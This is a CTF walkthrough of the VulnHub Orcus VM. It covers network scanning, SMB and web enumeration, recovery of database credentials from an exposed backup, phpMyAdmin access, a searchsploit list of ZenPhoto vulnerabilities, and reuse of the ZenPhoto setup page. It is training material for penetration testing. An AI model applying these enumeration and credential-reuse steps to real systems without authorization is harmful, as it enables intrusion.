

Orcus

Orcus is another great boot2root challenge created by viper

Goals: This machine is intended to take a lot of enumeration and understanding of Linux system.


There are 4 flags on this machine 1. Get a shell 2. Get root access 3. There is a post exploitation flag on the box 4. There is something on this box that is different from the others from this series (Quaoar and Sedna) find why its different.

The link to download VM: <https://www.vulnhub.com/entry/hackfest2016-orcus,182/>

Reconnaisaince

As always lets start by identifying target IP

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sudo netdiscover -i vboxnet0
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Currently scanning: 172.16.133.0/16 | Screen View: Unique Hosts

2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 84


IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.56.100	08:00:27:50:f6:67	1	42	PCS Systemtechnik GmbH
192.168.56.133	08:00:27:df:11:47	1	42	PCS Systemtechnik GmbH

Target IP is 192.168.56.133

now let's do a nmap scan to find the sevice,version,Os and vulnerable ports etc

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nmap 192.168.56.133
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since there was lot's of ports open i did 2 nmap scan



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[baz@parrot]-[~/comp ctf walkthroughs/geisha]
$ nmap 192.168.56.133
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-04 22:13 IST
Nmap scan report for 192.168.56.133
Host is up (0.00095s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
110/tcp   open  pop3
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
143/tcp   open  imap
443/tcp   open  https
445/tcp   open  microsoft-ds
993/tcp   open  imaps
995/tcp   open  pop3s
2049/tcp  open  nfs
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GNU nano 4.9.2 nmap.txt
Nmap 7.80 scan initiated Sat Jul 4 22:11:13 2020 as: nmap -sC -sV -p- -o nmap.txt 192.168.56.133
Nmap scan report for 192.168.56.133
Host is up (0.0028s latency).
Not shown: 65519 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 3a:48:6e:8e:3f:32:26:f8:b6:a1:c6:b1:70:73:37:75 (RSA)
| 256 84:55:e6:48:50:d6:93:d7:12:80:a0:68:bc:97:fa:33 (ECDSA)
| 256 c9:a9:c9:8d:df:7c:fc:a7:da:87:ef:d3:38:c3:f2:a6 (ED25519)
53/tcp    open  domain       ISC BIND 9.10.3-P4 (Ubuntu Linux)
| dns-nsid:
| bind.version: 9.10.3-P4-Ubuntu
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 30 disallowed entries (15 shown)
| /exponent.js.php /exponent.js2.php /exponent.php
| /exponent_bootstrap.php /exponent_constants.php /exponent_php_setup.php
| /exponent_version.php /getswversion.php /login.php /overrides.php
| /popup.php /selector.php /site_rss.php /source_selector.php
| /thumb.php
| http-server-header: Apache/2.4.18 (Ubuntu)
| http-title: Site doesn't have a title (text/html).
110/tcp   open  pop3         Dovecot pop3d
| pop3-capabilities: AUTH-RESP-CODE STLS PIPELINING SASL TOP WIDL RESP-CODES CAPA
| ssl-date: TLS randomness does not represent time
111/tcp   open  rpcbind      2-4 (RPC #100000)
| rpcinfo:
|  program version  port/proto  service
| 100000  2,3,4          111/tcp     rpcbind
| 100000  2,3,4          111/udp     rpcbind
| 100000  3,4            111/tcp6    rpcbind
| 100000  3,4            111/udp6    rpcbind

```

As we can see the NMAP output shows various open ports: 22(ssh) 53(domain), 80(http), 110(pop3), 111(rpcbind), 139(netbios-ssn), 143(imap),443(https), 445(netbios-ssn), 993(ssl/imap), 995(ssl/pop3), 2049(nfs_acl)

Enumeration

We knew smb was enabled since port 445 and 139 were open
we enumerated using enum4linux
we got users - viper and root

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[+] Got OS info for 192.168.56.133 from srvinfo:
  ORCUS      Wk Sv PrQ Unx NT SNT Orcus server (Samba, Ubuntu)
  platform_id : 500
  os version  : 6.1
  server type  : 8x809a03

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| Users on 192.168.56.133 |
=====
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: viper   Name: viper   Desc:
index: 0x2 RID: 0x3e9 acb: 0x00000010 Account: root    Name: root    Desc:

user:[viper] rid:[0x3e8]
user:[root] rid:[0x3e9]

=====
| Share Enumeration on 192.168.56.133 |
=====
  Sharename      Type      Comment
  -----
  print$         Disk      Printer Drivers
  IPC$           IPC       IPC Service (Orcus server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available

[+] Attempting to map shares on 192.168.56.133
//192.168.56.133/print$ Mapping: DENIED, Listing: N/A
//192.168.56.133/IPC$ [E] Can't understand response:
NT STATUS_OBJECT_NAME_NOT_FOUND listing 1*

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now from nmap scan we got port 80 was open lets explore it.

http://192.168.56.133
We were greeted with a picture



when downloaded and checked if some files or some data were shown using exiftool, strings but nothing were shown.

so we quickly did a directory bruteforce scan.

dirb http://192.168.56.133

From the directory scan we got to know it had a suspicious directory named backups

📁	Parent Directory	-
📁	SimplePHPQuiz-Backupz.tar.gz	2016-10-31 20:29 210K
📁	ssh-creds.bak	2016-11-01 21:33 12

Apache/2.4.18 (Ubuntu) Server at 192.168.0.151 Port 80

we downloaded both the files

we extracted the .gz file

cd SimplePHPQuiz

cd includes

nano db_conn.php


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[baz@parrot]~/comp/ctf/walkthroughs/orcus$  
$file SimplePHPQuiz-Backupz.tar.gz  
SimplePHPQuiz-Backupz.tar.gz: gzip compressed data, last modified: Tue Nov 1 00:29:17 2016, from Unix, original size modulo 2^32 849920  
[baz@parrot]~/comp/ctf/walkthroughs/orcus$  
$cd SimplePHPQuiz/  
[baz@parrot]~/comp/ctf/walkthroughs/orcus/SimplePHPQuiz$  
$ls  
add_quiz.php  css  fonts  includes  index.php  js  process_quizAdd.php  quiz.php  README.md  samplequiz.php  view_result.php  
[baz@parrot]~/comp/ctf/walkthroughs/orcus/SimplePHPQuiz$  
$cd includes/  
[baz@parrot]~/comp/ctf/walkthroughs/orcus/SimplePHPQuiz/includes$  
$ls  
db_conn.php  footer.html  functions_list.php  header.html  validation_functions.php  view_result.php  
[baz@parrot]~/comp/ctf/walkthroughs/orcus/SimplePHPQuiz/includes$  
$
```

nano db_conn.php

we got the username and password -

username- dbuser

password- dbpassword




```
GNU nano 4.9.2 db_conn.php
//Set the database access information as constants
DEFINE ('DB_USER', 'dbuser');
DEFINE ('DB_PASSWORD', 'dbpassword');
DEFINE ('DB_HOST', 'localhost');
DEFINE ('DB_NAME', 'quizdb');

@ $dbc = new mysqli(DB_HOST, DB_USER, DB_PASSWORD, DB_NAME);

if (mysqli_connect_error()){
    echo "Could not connect to MySQL. Please try again";
    exit();
}

?>
```

Now again I will move towards the browser to explore 192.168.0.1.51/phpmyadmin in URL. The form is given below screenshot you can observe I had entered above username and password here. After entering i were logged on to phpmyadmin dashboard



There were lots of databases so after lots of time enumerating we found zenphoto contained lots of vulnerabilities using searchsploit
searchsploit zenphoto
But in the zenphoto databases it didn't contain anything

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ZenPhoto 1.4.3.3 - Multiple Vulnerabilities | php/webapps/22524.txt
ZenPhoto 1.4.8 - Multiple Vulnerabilities | php/webapps/37682.txt
ZenPhoto CMS 1.3 - Multiple Cross-Site | php/webapps/14359.html
ZenPhoto Gallery 1.2.5 - Admin Password | php/webapps/9166.txt

Shellcodes: No Results
[ba@parrot]~/comp ctf walkthroughs/orcus
$searchsploit zenphoto

Exploit Title | Path
---|---
ZenPhoto - 'admin-news-articles.php' Cross-Site Scripting | php/webapps/37983.txt
ZenPhoto - 'index.php' SQL Injection | php/webapps/38326.txt
ZenPhoto - Config Update / Command Execution | php/webapps/15114.php
ZenPhoto - SQL Injection | php/webapps/39862.txt
ZenPhoto 0.9/1.0 - 'i.php?a' Cross-Site Scripting | php/webapps/27795.txt
ZenPhoto 0.9/1.0 - 'index.php' Multiple Cross-Site Scripting Vulnerabilities | php/webapps/27796.txt
ZenPhoto 1.1.3 - 'rss.php?albumnr' SQL Injection | php/webapps/4823.pl
ZenPhoto 1.2.5 - Completely Blind SQL Injection | php/webapps/9154.js
ZenPhoto 1.3 - '/zp-core/admin.php' Multiple Cross-Site Scripting Vulnerabilities | php/webapps/34611.txt
ZenPhoto 1.3 - '/zp-core/full-image.php?a' SQL Injection | php/webapps/34610.txt
ZenPhoto 1.4.0.3 - 'zp.themeroot' Multiple Cross-Site Scripting Vulnerabilities | php/webapps/35648.txt
ZenPhoto 1.4.0.3 - x-forwarded-for HTTP Header Persistent Cross-Site Scripting | php/webapps/17280.txt
ZenPhoto 1.4.1.4 - 'ajax_create_folder.php' Remote Code Execution | php/webapps/18883.php
ZenPhoto 1.4.10 - Local File Inclusion | php/webapps/38841.txt
ZenPhoto 1.4.11 - Remote File Inclusion | php/webapps/39571.txt
ZenPhoto 1.4.3.3 - Multiple Vulnerabilities | php/webapps/22524.txt
ZenPhoto 1.4.8 - Multiple Vulnerabilities | php/webapps/37682.txt
ZenPhoto CMS 1.3 - Multiple Cross-Site Request Forgery Vulnerabilities | php/webapps/14359.html
ZenPhoto Gallery 1.2.5 - Admin Password Reset (Cross-Site Request Forgery) | php/webapps/9166.txt

Shellcodes: No Results
[ba@parrot]~/comp ctf walkthroughs/orcus
$dirb http://192.168.56.133 zenphoto

```

Now inside zenphoto, I found a setup page which will update the configuration file for the database inside web server when we will fill the information in the given text field.

Here only we need to provide database username -dbuser

password - dbpassword

Without disturbing other fields click on save which will start database zenphoto installation.

File Permissions [are relaxed (0664)] [Notice! click for details](#)

- PHP MySQLi support
- PHP PDO_MySQL support
- PHP MySQL support [is not installed]
- Database credentials in configuration file

Error!


MySQLi reported: Access denied for user 'root'@'localhost'

Fill in the information below and **setup** will attempt to update your configuration file.


Database engine	MySQLi
Database user	root
Database password	
Database host	localhost
Database name	zenphoto
Database table prefix	zenphoto_

- Zenphoto core files
- .htaccess file (RewriteEngine is ON)
- .htaccess RewriteBase is /zenphoto

This will start installation when you will click on the go tab given at the end of the page. The zenphoto setup will start installing theme and plug-in for your database after that you have to set your admin user and password.

